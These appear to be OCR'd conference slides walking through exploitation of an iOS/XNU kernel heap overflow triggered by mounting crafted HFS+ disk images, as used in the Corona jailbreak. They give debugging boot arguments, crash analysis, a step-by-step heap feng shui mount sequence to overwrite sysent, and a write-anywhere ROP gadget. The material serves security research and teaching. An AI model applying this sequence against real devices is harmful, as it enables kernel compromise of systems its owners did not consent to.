
Kernel heap tools

- *zone allocator* debugging boot args :
  - -zc adds address range check of *next free element* and saves the pointer in 2 locations to compare them
  - -zp fills freed memory with 0xdeadbeef
- Adding these boot args helps the kernel to crash right on the overflow

Kernel heap tools (2)

- We can even send a core dump to a remote machine at the time of the corruption.
- The *kdumpd* service should be running on the receiver.
- Here is the command to set up this :
  - sudo nvram boot-args="debug=0xd44 _panicd_ip=** -zc -zp"

Overflow confirmed



gdb is now usefull

- Apple releases symbols for all kernels in a downloadable *Kernel Debug Kit*
- just need *mach_kernel, mach_kernel.dSYM* and *kgmacros :*
  - gdb -core <core dump> mach_kernel
  - source kgmacros

symbolicated backtrace

```
#0  Debugger (message=0x5dd7fc "panic") at /SourceCache/xnu/xnu-1504.15.3/osfmk/i386/AT386/model_dep.c:867
#1  0x0021b837 in panic (str=0x5949a4 "\"a freed zone element has been modified\"@/SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908") at /SourceCache/xnu
/xnu-1504.15.3/osfmk/kern/debug.c:303
#2  0x002350d8 in zalloc_canblock (zone=0x161ded0, canblock=1) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908
#3  0x00235a60 in zalloc (zone=0x161ded0) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:1151
#4  0x002cee5c in allocbuf (bp=0x11e88790, size=4096) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:2654
#5  0x002cfc00 in buf_getblk (vp=0x44e7094, blkno=3, size=4096, slpflag=0, slptimeo=0, operation=16) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:2440
#6  0x002cfe8d in bio_doread (vp=<value temporarily unavailable, due to optimizations>, blkno=<value temporarily unavailable, due to optimizations>, size=4096
, cred=0x0, async=0, queuetype=16) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:1631
#7  0x002cff4a in buf_meta_bread (vp=0x44e7094, blkno=0, size=4096, cred=0x0, bpp=0x11d6b0dc) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:1733
#8  0x00419f76 in GetBTreeBlock (vp=0x44e7094, blockNum=3, options=0, block=0x11d6b15c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_btreeio.c:101
#9  0x00450d0c in GetNode (btreePtr=0x2cee404, nodeNum=3, flags=0, nodePtr=0x11d6b15c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTreeNodeOps.
c:219
#10 0x00452c51 in SearchTree (btreePtr=0x2cee404, searchKey=0x2ca3420, treePathTable=0x11d6b1c4, nodeNum=0x11d6b264, nodePtr=0x11d6b244, returnIndex=0x11d6b26
c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTreeTreeOps.c:243
#11 0x0044f518 in BTSearchRecord (filePtr=0x44d33f0, searchIterator=0x2ca3404, record=0x11d6b2b0, recordLen=0x11d6b2be, resultIterator=0x2ca3404) at /SourceCa
che/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTree.c:538
#12 0x0041c42d in cat_idlookup (hfsmp=0x2d21804, cnid=2, allow_system_files=0, outdescp=0x11d6b6c4, attrp=0x11d6b64c, forkp=0x0) at /SourceCache/xnu/xnu-1504.
15.3/bsd/hfs/hfs_catalog.c:507
#13 0x00441430 in hfs_MountHFSPlusVolume (hfsmp=0x2d21804, vhp=0x2d27004, embeddedOffset=0, disksize=<value temporarily unavailable, due to optimizations>, p=
0x2e7ba80, args=0x11d6b89c, cred=0x24a79d4) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_vfsutils.c:591
#14 0x00437d78 in hfs_mountfs (devvp=0x3f144a0, mp=0x3349948, args=0x11d6b89c, journal_replay_only=0, context=0x1f9fd94) at /SourceCache/xnu/xnu-1504.15.3/bsd
/hfs/hfs_vfsops.c:1439
#15 0x00439363 in hfs_mount (mp=<value temporarily unavailable, due to optimizations>, devvp=0x3f144a0, data=140734799803256, context=0x1f9fd94) at /SourceCac
he/xnu/xnu-1504.15.3/bsd/hfs/hfs_vfsops.c:390
#16 0x002fe9b2 in VFS_MOUNT (mp=0x3349948, devvp=0x3f144a0, data=140734799803256, ctx=0x1f9fd94) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/kpi_vfs.c:248
#17 0x002f1ce7 in __mac_mount (p=0x2e7ba80, uap=0x11d6bf48, retval=0x1f9fcd4) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_syscalls.c:697
#18 0x002f2406 in mount (p=0x2e7ba80, uap=0x1fa54e8, retval=0x1f9fcd4) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_syscalls.c:237
#19 0x004f82fb in unix_syscall64 (state=0x1fa54e4) at /SourceCache/xnu/xnu-1504.15.3/bsd/dev/i386/systemcalls.c:433
```

after-death *zprint*

0x0161e35c	0x026c8e00	0x026c8600	3	1000	10000	512	1000	buf.512	CX
0x0161e1d8	0x00000000		0	0	10000	1024	1000	buf.1024	CX
0x0161e054	0x00000000		0	0	8000	2048	1000	buf.2048	CX
0x0161ded0	0x0218d000	0x0082ef10	14	17000	200000	4096	1000	buf.4096	CX
0x0161dd4c	0x033bf000	0x0347a000	2596	1470000	1e60000	8192	2000	buf.8192	CX

This address (which should be the next free block) looks weird, just a feeling.

Let's see...

What the... ?

```
(gdb) frame 2
#2  0x002350d8 in zalloc_canblock (zone=0x161ded0, canblock=1) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908
warning: Source file is more recent than executable.
908             REMOVE_FROM_ZONE(zone, addr, vm_offset_t);
(gdb) hexdump zone->free_elements 0x100
0x000000000218d000: 10 ef 82 00 00 00 00 00 ff 01 00 11 00 00 00 16  |................|
0x000000000218d010: 00 00 00 01 00 08 00 75 00 6e 00 74 00 69 00 74  |.......u.n.t.i.t|
0x000000000218d020: 00 6c 00 65 00 64 00 01 00 00 00 00 00 57 00 00  |.l.e.d.......W..|
0x000000000218d030: 00 02 ca 90 17 84 ca 90 17 84 ca 90 17 84 00 00  |................|
0x000000000218d040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0x000000000218d050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0x000000000218d060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0x000000000218d070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06  |................|
0x000000000218d080: 00 00 00 02 00 00 00 03 00 00 00 00 00 01 00 08  |................|
0x000000000218d090: 00 75 00 6e 00 74 00 69 00 74 00 6c 00 65 00 64  |.u.n.t.i.t.l.e.d|
0x000000000218d0a0: 00 1a 00 00 00 02 00 0a 00 2e 00 66 00 73 00 65  |...........f.s.e|
0x000000000218d0b0: 00 76 00 65 00 6e 00 74 00 73 00 64 00 01 00 80  |.v.e.n.t.s.d....|
0x000000000218d0c0: 00 00 00 01 00 00 00 12 ca 90 17 84 ca 90 17 84  |................|
0x000000000218d0d0: ca 90 17 84 ca 90 17 84 00 00 00 00 00 00 00 00  |................|
0x000000000218d0e0: 00 00 00 50 00 00 41 c0 00 00 00 01 00 00 00 00  |...P..A.........|
0x000000000218d0f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

The data of this *free element* should be all 0xdeadbeef, except the first and last DWORDs, which would normally be the next *free element*. Here it looks like data coming from the vnimage.

Kernel heap tools (3)

- We can go further with the *-zlog* boot arg now that we know the compromised zone name: *buf.4096*. It traces allocations and frees (which we need to know to perform the feng shui)
- Here is the command :
    - sudo nvram boot-args="debug=0xd44 _panicd_ip=** -zc -zp zlog=buf.4096"

Preparing feng shui

- *zstack* debug macro gives latest allocations and frees of the given zone
- conclusion is that *buf.4096* is not the best zone to play with : it changes often because of the root filesystem also using 4KB blocks.
- also, iOS next *kernel page* allocation is not predictable (see Kernel Heap Armageddon)

Exploitable ?

- Here we basically can write arbitrary data coming from a vnimage to a free element in the kernel heap
- Talking about exploitation: if the overwritten element is a free element (OK), and one can allocate 2 elements after the overflow, then the 2nd allocation will happen at controllable location

Exploitable ? (2)

- Need an allocation size < 4KB (layout is not predictable at the page level on IOS) :
  - Switch to HFS+ images of 512 B / block
- Need to know allocations per mount : 3
- Need to know overwritten elem. count : 5

From vuln. to exploit

- 3 vnimage with a block size of 512 bytes :
  - vnimage.clean : standard image
  - vnimage.overflow : heap overflow
  - vnimage.payload : data to be written in kernel memory

Exploit sequence

- mount *vnimage.clean #1*
- mount *vnimage.clean #2*
- unmount *vnimage.clean #1*
- unmount *vnimage.clean #2*
- mount *vnimage.overflow*
- unmount *vnimage.overflow*
- mount *vnimage.clean #3*
- mount *vnimage.payload*

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400		0xa00
0x600		0x800
0x800		0x600
0xa00		0x400
0xc00		0x200
0xe00		0x000

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xc00
0x200		0xa00
0x400		0x800
0x600		0x600
0x800		0x400
0xa00		0x200
0xc00		0x000
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xa00
0x200		0x800
0x400		0x600
0x600		0x400
0x800		0x200
0xa00		0x000
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0x200
0x800		0x000
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0x200
0x600		0x000
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0x200
0x400		0x000
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x200
0x200		0x000
0x400	vnimage.clean 2 #3	
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xa00
0x200		0x200
0x400	vnimage.clean 2 #3	0x000
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00		
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xc00
0x200		0xa00
0x400	vnimage.clean 2 #3	0x200
0x600	vnimage.clean 2 #2	0x000
0x800	vnimage.clean 2 #1	
0xa00		
0xc00		
0xe00	vnimage.clean 1 #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400	vnimage.clean 2 #3	0xa00
0x600	vnimage.clean 2 #2	0x200
0x800	vnimage.clean 2 #1	0x000
0xa00		
0xc00		
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		0xc00
0x600	vnimage.clean 2 #2	0xa00
0x800	vnimage.clean 2 #1	0x200
0xa00		0x000
0xc00		
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		0xc00
0x800	vnimage.clean 2 #1	0xa00
0xa00		0x200
0xc00		0x000
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0xe00
0x800		0xc00
0xa00		0xa00
0xc00		0x200
0xe00		0x000

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		0xc00
0x800	vnimage.overflow #1	0xa00
0xa00		0x200
0xc00		0x000
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		0xc00
0x600	vnimage.overflow #2	0xa00
0x800	vnimage.overflow #1	0x200
0xa00		0x000
0xc00		
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400	vnimage.overflow #3	0xa00
0x600	vnimage.overflow #2	0x200
0x800	vnimage.overflow #1	0x000
0xa00		
0xc00		
0xe00		

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		overflowed
0x400	vnimage.overflow #3	
0x600	overflowed	
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		overflowed
0x600	overflowed	
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		overflowed
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0xe00
0x800		overflowed
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		overflowed
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		overflowed
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		overflowed
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		overflowed
0x200		
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		vnimage.payload #2
0x200		
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	

Heap Feng Shui

offset in page	allocated ?	next free list
0x000		
0x200		
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	

Exploited :-)

vnimage.payload #2

overflowed

The idea is to set the *sysent* address in the 1^{st} DWORD of the element, so that *vnimage.payload* #2 is allocated over the *sysent*.

Kernel write anywhere

- Corona exploit replaces 512 bytes of *sysent* with half *sysent* / half HFS data
- A particular syscall is replaced with a write anywhere gadget
- that syscall is then utilized to restore the corrupted *sysent* and apply jailbreak kernel patches

KWA ROP gadget

```
LDRD.W    R0, R1, [R1]
STR       R1, [R0,#4]
BX        LR
```

More information ?

- PoC source code will be released to GIT after HITB
- Read iOS Hacker's Handbook to know which patch to apply with the kernel write anywhere to jailbreak

questions?

Enjoy your lunch and make sure you join us for part 2

Enjoy your lunch and make sure you join us for part 2